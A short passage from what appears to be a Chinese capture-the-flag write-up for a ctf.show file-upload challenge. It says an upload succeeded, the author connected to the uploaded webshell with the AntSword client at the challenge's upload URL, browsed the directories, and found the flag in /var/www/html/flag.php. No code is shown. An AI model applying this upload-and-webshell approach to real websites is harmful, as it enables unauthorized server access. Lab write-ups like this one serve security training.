
发现上传成功现在我们可以尝试使用蚁剑连接
url地址为http://e88615b4-0b6c-4c55-8944-635c13ab6c4e.challenge.ctf.show/upload/

发现成功连接上蚁剑,接下来就是查看当前网站下的目录

最后在文件路径为/var/www/html/flag.php下找到了flag